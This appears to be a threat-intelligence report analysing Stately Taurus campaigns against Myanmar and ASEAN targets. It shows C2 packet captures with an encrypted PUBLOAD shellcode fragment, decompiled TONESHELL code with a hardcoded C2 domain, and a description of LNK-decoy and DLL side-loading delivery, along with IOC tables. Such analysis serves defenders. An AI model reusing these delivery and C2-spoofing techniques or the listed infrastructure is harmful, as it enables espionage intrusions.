
Data (data.data), 36 bytes

Packets: 1961 · Displayed: 1961 (100.0%) · Profile: Default

Figure 7: Magic bytes found in initial communication

Figure 7: Magic bytes found in initial communication

Figure 7: Magic bytes found in initial communication



```
∨ Hypertext Transfer Protocol
  > [Expert Info (Warning/Security): Unencr
  ∨ HTTP/1.1 200 OK\r\n
    > [Expert Info (Chat/Sequence): HTTP/1
      Response Version: HTTP/1.1
      Status Code: 200
      [Status Code Description: OK]
      Response Phrase: OK
    Server: JSP3/2.0.14\r\n
    Referrer-Policy: origin-when-cross-orig
    Accept-Ranges: bytes\r\n
    Content-Type: text/html; charset=utf-8\
    Content-Encoding: gzip\r\n
    Vary: Accept-Encoding\r\n
    Strict-Transport-Security: max-age=2592
  > Content-Length: 8\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.170618000 seconc
    [Request in frame: 340]
    [Request URI: http://www.download.windc
  ∨ Content-encoded entity body (gzip): 8 b
    > [Expert Info (Warning/Undecoded): De
    ∨ Data (8 bytes)
        Data: 46774d4441414651
```

```
0000  12 a9 86 6c 77 de 52 54  00 36 3e ff 08 00 45 00   ···lw·RT ·6>···E·
0010  01 4b 38 d2 40 00 71 06  0e fc 7b fd 20 0f c0 a8   ·K8·@·q· ··{· ···
0020  64 2a 01 bb c0 15 15 02  3e 20 90 0b fe 31 50 18   d*······ > ···1P·
0030  02 03 0d a9 00 00 48 54  54 50 2f 31 2e 31 20 32   ······HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 53  65 72 76 65 72 3a 20 4a   00 OK··S erver: J
0050  53 50 33 2f 32 2e 30 2e  31 34 0d 0a 52 65 66 65   SP3/2.0. 14··Refe
0060  72 72 65 72 2d 50 6f 6c  69 63 79 3a 20 6f 72 69   rrer-Pol icy: ori
0070  67 69 6e 2d 77 68 65 6e  2d 63 72 6f 73 73 2d 6f   gin-when -cross-o
0080  72 69 67 69 6e 0d 0a 41  63 63 65 70 74 2d 52 61   rigin··A ccept-Ra
0090  6e 67 65 73 3a 20 62 79  74 65 73 0d 0a 43 6f 6e   nges: by tes··Con
00a0  74 65 6e 74 2d 54 79 70  65 3a 20 74 65 78 74 2f   tent-Typ e: text/
00b0  68 74 6d 6c 3b 20 63 68  61 72 73 65 74 3d 75 74   html; ch arset=ut
00c0  66 2d 38 0d 0a 43 6f 6e  74 65 6e 74 2d 45 6e 63   f-8··Con tent-Enc
00d0  6f 64 69 6e 67 3a 20 67  7a 69 70 0d 0a 56 61 72   oding: g zip··Var
00e0  79 3a 20 41 63 63 65 70  74 2d 45 6e 63 6f 64 69   y: Accep t-Encodi
00f0  6e 67 0d 0a 53 74 72 69  63 74 2d 54 72 61 6e 73   ng··Stri ct-Trans
0100  70 6f 72 74 2d 53 65 63  75 72 69 74 79 3a 20 6d   port-Sec urity: m
0110  61 78 2d 61 67 65 3d 32  35 39 32 30 30 30 3b 20   ax-age=2 592000; 
0120  69 6e 63 6c 75 64 65 53  75 62 44 6f 6d 61 69 6e   includeS ubDomain
0130  73 3b 20 70 72 65 6c 6f  61 64 0d 0a 43 6f 6e 74   s; prelo ad··Cont
0140  65 6e 74 2d 4c 65 6e 67  74 68 3a 20 38 0d 0a 0d   ent-Leng th: 8···
0150  0a 46 77 4d 44 41 41 46  51                        ·FwMDAAF Q
```


```
Data (data.data), 8 bytes        Packets: 1961 · Displayed: 1961 (100.0%)        Profile: Default
```

Figure 8: Magic bytes found in reply with established C2 connection

Figure 8: Magic bytes found in reply with established C2 connection

Figure 8: Magic bytes found in reply with established C2 connection

The response of the C2 server to this initial connection is a piece of shellcode that is publicly documented as PUBLOAD. This shellcode, which is also RC4 encrypted, is downloaded as a DAT file and is decrypted to the second stage malware, which is a PlugX implant. Following the Lab52 research, it could be confirmed that the same type of protocol scheme is used for continued communication with the C2 server in this case. This sample too no longer impersonates `www.asia.microsoft.com`, but switches to `www.download.windowsupdate.com` the moment it starts taking commands.



b68f133e-a673-4637-9eae-10e99b4f3bd5.pcap

http

```
No.   |Time       |Source          |Destination     |Protocol |Length|Info
  106  15.678509   192.168.100.42   123.253.32.15    HTTP       361  POST /v11/2/windowsupdate/redir/v6-winsp1-wuredir?878182977 HTTP/1.1
  134  16.189836   123.253.32.15    192.168.100.42   HTTP       483  HTTP/1.1 200 OK
  141  16.371145   192.168.100.42   123.253.32.15    HTTP       297  POST /msdownload/update/v3/static/trustedr/en/rGcTuEjYcILrRFDvXeCBFihU0 HTTP/1.1
```

```
> Frame 134: 483 bytes on wire (3864 bits), 483 bytes captured (3864
> Ethernet II, Src: RealtekU_36:3e:ff (52:54:00:36:3e:ff), Dst: 12:a
> Internet Protocol Version 4, Src: 123.253.32.15, Dst: 192.168.100.4
> Transmission Control Protocol, Src Port: 443, Dst Port: 49169, Seq
> [19 Reassembled TCP Segments (24927 bytes): #107(1361), #108(1361),
v Hypertext Transfer Protocol
  > [Expert Info (Warning/Security): Unencrypted HTTP protocol detec
  > HTTP/1.1 200 OK\r\n
    Server: JSP3/2.0.14\r\n
    Referrer-Policy: origin-when-cross-origin\r\n
    Accept-Ranges: bytes\r\n
    Content-Type: text/html; charset=utf-8\r\n
    Content-Encoding: gzip\r\n
    Vary: Accept-Encoding\r\n
    Strict-Transport-Security: max-age=2592000; includeSubDomains; p
  v Content-Length: 24640\r\n
      [Content length: 24640]
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.511327000 seconds]
    [Request in frame: 106]
    [Request URI: http://www.asia.microsoft.com/v11/2/windowsupdate/
  > Content-encoded entity body (gzip): 24640 bytes
```

```
0000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d   HTTP/1.1  200 OK·
0010  0a 53 65 72 76 65 72 3a  20 4a 53 50 33 2f 32 2e   ·Server:  JSP3/2.
0020  30 2e 31 34 0d 0a 52 65  66 65 72 72 65 72 2d 50   0.14··Re ferrer-P
0030  6f 6c 69 63 79 3a 20 6f  72 69 67 69 6e 2d 77 68   olicy: o rigin-wh
0040  65 6e 2d 63 72 6f 73 73  2d 6f 72 69 67 69 6e 0d   en-cross -origin·
0050  0a 41 63 63 65 70 74 2d  52 61 6e 67 65 73 3a 20   ·Accept- Ranges:
0060  62 79 74 65 73 0d 0a 43  6f 6e 74 65 6e 74 2d 54   bytes··C ontent-T
0070  79 70 65 3a 20 74 65 78  74 2f 68 74 6d 6c 3b 20   ype: tex t/html;
0080  63 68 61 72 73 65 74 3d  75 74 66 2d 38 0d 0a 43   charset= utf-8··C
0090  6f 6e 74 65 6e 74 2d 45  6e 63 6f 64 69 6e 67 3a   ontent-E ncoding:
00a0  20 67 7a 69 70 0d 0a 56  61 72 79 3a 20 41 63 63    gzip··V ary: Acc
00b0  65 70 74 2d 45 6e 63 6f  64 69 6e 67 0d 0a 53 74   ept-Enco ding··St
00c0  72 69 63 74 2d 54 72 61  6e 73 70 6f 72 74 2d 53   rict-Tra nsport-S
00d0  65 63 75 72 69 74 79 3a  20 6d 61 78 2d 61 67 65   ecurity:  max-age
00e0  3d 32 35 39 32 30 30 30  3b 20 69 6e 63 6c 75 64   =2592000 ; includ
00f0  65 53 75 62 44 6f 6d 61  69 6e 73 3b 20 70 72 65   eSubDoma ins; pre
0100  6c 6f 61 64 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   load··Co ntent-Le
0110  6e 67 74 68 3a 20 32 34  36 34 30 0d 0a 0d 0a 46   ngth: 24 640····F
0120  77 4d 44 53 43 6c 54 4a  46 35 7a 66 69 54 43 6e   wMDSClTJ F5zfiTCn
0130  4d 45 4a 6a 49 31 4a 30  45 74 6a 41 44 4e 38 66   MEJjI1J0 EtjADN8f
0140  41 5a 67 41 58 74 36 45  6b 31 31 62 45 34 44 57   AZgAXt6E k11bE4DW
0150  56 55 74 58 6e 4e 2b 42  7a 51 59 49 42 4e 76 53   VUtXnN+B zQYIBNvS
0160  33 6e 41 6a 55 61 57 4b  42 4c 53 43 34 6e 6d 2b   3nAjUaWK BLSC4nm+
0170  4d 44 4a 6a 56 4a 5a 68  2f 71 38 79 34 75 48 74   MDJjVJZh /q8y4uHt
0180  6b 45 77 71 50 56 44 42  4c 46 39 32 2b 69 34 37   kEwqPVDB LF92+i47
0190  37 43 33 36 64 4e 55 38  48 38 48 35 76 50 74 62   7C36dNU8 H8H5vPtb
01a0  77 37 51 58 37 59 6e 5a  58 50 54 5a 47 58 69 52   w7QX7YnZ XPTZGXiR
01b0  4d 2b 4f 56 53 34 6d 2f  4f 46 5a 6b 43 44 43 2b   M+OVS4m/ OFZkCDC+
01c0  47 78 4a 33 34 56 43 67  70 47 65 35 43 59 71 63   GxJ34VCg pGe5CYqc
01d0  33 41 36 4d 74 73 6c 33  6c 36 34 4f 70 36 44 58   3A6Mtsl3 l64Op6DX
01e0  32 6c 31 69 6f 72 6c 6f  43 36 74 36 37 2b 2f 69   2l1iorlo C6t67+/i
01f0  34 49 57 6d 31 73 2b 33  6b 72 6e 57 6f 45 36 39   4IWm1s+3 krnWoE69
0200  46 73 41 45 4c 41 63 6e  62 74 4f 7a 57 56 52 37   FsAELAcn btOzWVR7
0210  39 78 63 63 33 67 33 64  57 50 6c 4a 6d 52 34 48   9xcc3g3d WPlJmR4H
```

Frame (483 bytes) | Reassembled TCP (24927 bytes)

Bytes 287-24926: Data (data.data) · Packets: 1961 · Displayed: 39 (2.0%) · Profile: Default

Figure 9: PUBLOAD encrypted shellcode

Figure 9: PUBLOAD encrypted shellcode

Figure 9: PUBLOAD encrypted shellcode

IOC	Value
C2 IP address	123.253.32.15
Spoofed Host Header	Host: www.asia.microsoft.com
Spoofed Host Header	www.download.windowsupdate.com
User Agent	Windows-Update-Agent
Autorun key	gameestrto
CLI argument	starmygame

Campaign #2: ASEAN Notes.iso

The second campaign was observed after being uploaded from the US and Myanmar to VirusTotal on January 17th, 2024. In the timeline surrounding the conflict in Myanmar, this is coherent with Myanmar's junta leader meeting with a special envoy of ASEAN on January 11th in context of the violence in Myanmar. The malware sample involves an Optical Disc Image (ISO) containing LNK shortcuts, extended with a similar but slightly deviating methodology as described in campaign #1. This too matches previously documented Stately Taurus TTPs aiming at deploying a PlugX implant through multiple stages, though the delivery matches the TONESHELL malware as documented by TrendMicro.





Figure 10: Overview of TONESHELL malware events

When opening the ISO file, the victim is shown a set of LNK files and a folder structure with multiple layers named _. In addition to the *ASEAN 2024.lnk* file, the *Mofa memo.lnk* file potentially refers to the Myanmar Ministry of Foreign Affairs (MOFA), as it aligns with the narrative and is indicative of context. All LNK files (parsed with LnkParse3) are programmed to display a PDF icon to trick the user and start the *office.exe* binary in the directory structure below. This binary is again legitimate and signed by Microsoft. The hash of this file shows up on VirusTotal as *GetCurrentRollback.exe*, which is typically present in the Windows 10 Upgrade assistant. After this binary is executed, the same type of DLL side-load is performed as in the first campaign with a DLL-file called *GetCurrentDeploy.dll*.

This campaign proceeds identical to the TrendMicro analysis and attempts to register the device with C2. The report mentions that TONESHELL supports up to ten C2 addresses and seems to contain two IP addresses in this case (`103.159.132.80` and `37.120.222.19`). The former is present in the same subnet as is documented by CheckPoint and the latter is resolved from a hardcoded domain name in the binary, `openservername.com`. Remarkable is that this domain only resolves when a subdomain of www is added.




```
.
├── ASEAN 2024.lnk
├── MS.lnk
├── Mofa memo.lnk
├── NS.lnk
└── _
    └── _
        └── _
            └── _
                └── _
                    └── _
                        └── _
                            └── _
                                └── _
                                    └── _
                                        └── _
                                            └── _
                                                ├── GetCurrentDeploy.dll
                                                └── office.exe

13 directories, 6 files
```

Figure 11: tree structure displaying the directory structure inside *ASEAN Notes.iso*

Figure 11: tree structure displaying the directory structure inside *ASEAN Notes.iso*

Figure 11: tree structure displaying the directory structure inside *ASEAN Notes.iso*



```
sub_10001000
sub_10001060
sub_10001380
sub_100015d0
sub_10001750
sub_10001820
sub_100019f0
sub_10001a90
sub_10001bd0
```


```
void* __fastcall sub_10001bd0(void* arg1)

10001be2  int16_t var_8 = 0xbb01
10001be8  int16_t eax = var_8
10001bf1  var_8 = 0xbb01
10001bf9  *(arg1 + 0x6c4) = 2
10001c03  *(arg1 + 0x622) = eax
10001c0e  *(arg1 + 0x632) = var_8
10001c19  *(arg1 + 0x6c0) = 0
10001c23  int128_t domainname
10001c23  __builtin_strncpy(&domainname, "openservername.com", 0x13)
10001c31  *(arg1 + 0x620) = 2
10001c38  *(arg1 + 0x624) = 0x50849f67
10001c42  *(arg1 + 0x630) = 2
10001c49  *(arg1 + 0x634) = 0x13de7825
```

Figure 12: hardcoded domain name

Figure 12: hardcoded domain name

Figure 12: hardcoded domain name

Upon execution of one of the LNK files, similar steps are taken as in campaign one. It executes the *office.exe* binary down in the _ directory structure and side-loads *GetCurrentDeploy.dll*. By doing so, it triggers the same functionality as campaign #1, verifying command line arguments and copying both files to a different directory. The only difference, which is characterising for TONESHELL, is that these copies are dropped in `%PUBLIC%` instead of `C:\ProgramData\gameinstall`.



```
10004351  sub_100048d0(&s, u"StarWegameToyOU", 0xf)
10004364  int32_t pNumArgs
10004364  HKEY args = CommandLineToArgvW(GetCommandLineW(), &pNumArgs)
1000436a  int128_t* esi_2 = s.d
10004370  args_1 = args
1000437e  int32_t var_dc
1000437e  if (args != 0 && pNumArgs == 2)
10004380      int16_t* firstelem_starwegametoyou = args[1]
10004383      int16_t* firstelem_starwegametoyou_1 = firstelem_starwegametoyou
10004385      void* edi_1 = &firstelem_starwegametoyou_1[1]
10004399      do
```

Figure 13: Shared code with Campaign 1 on verifying command line arguments

Figure 13: Shared code with Campaign 1 on verifying command line arguments

Figure 13: Shared code with Campaign 1 on verifying command line arguments

At the time of writing, the C2 servers that the malware attempts to communicate with seem unresponsive. Further staging of the PlugX implant beyond findings in the binary using this sample can therefore not be verified.


IOC	Value
ASEAN Notes.iso	a00673e35eaccf494977f4e9a957d5820a20fe6b589c796f9085a0271e8c380c
ASEAN 2024.lnk, NS.lnk, MS.lnk, Mofa memo.lnk	e537c5da268c6a08d6e94d570e8efb17d0ca3f4013e221fadc4e0b3191499767
office.exe	0d0981941cf9f1021b07b7578c45ed4c623edb16ad03a256c4cd9aaf900d723d
GetCurrentDeploy.dll	51d89afe0a49a3abf88ed6f032e4f0a83949fc44489fc7b45c860020f905c9d7
C2 IP address	103.159.132.80
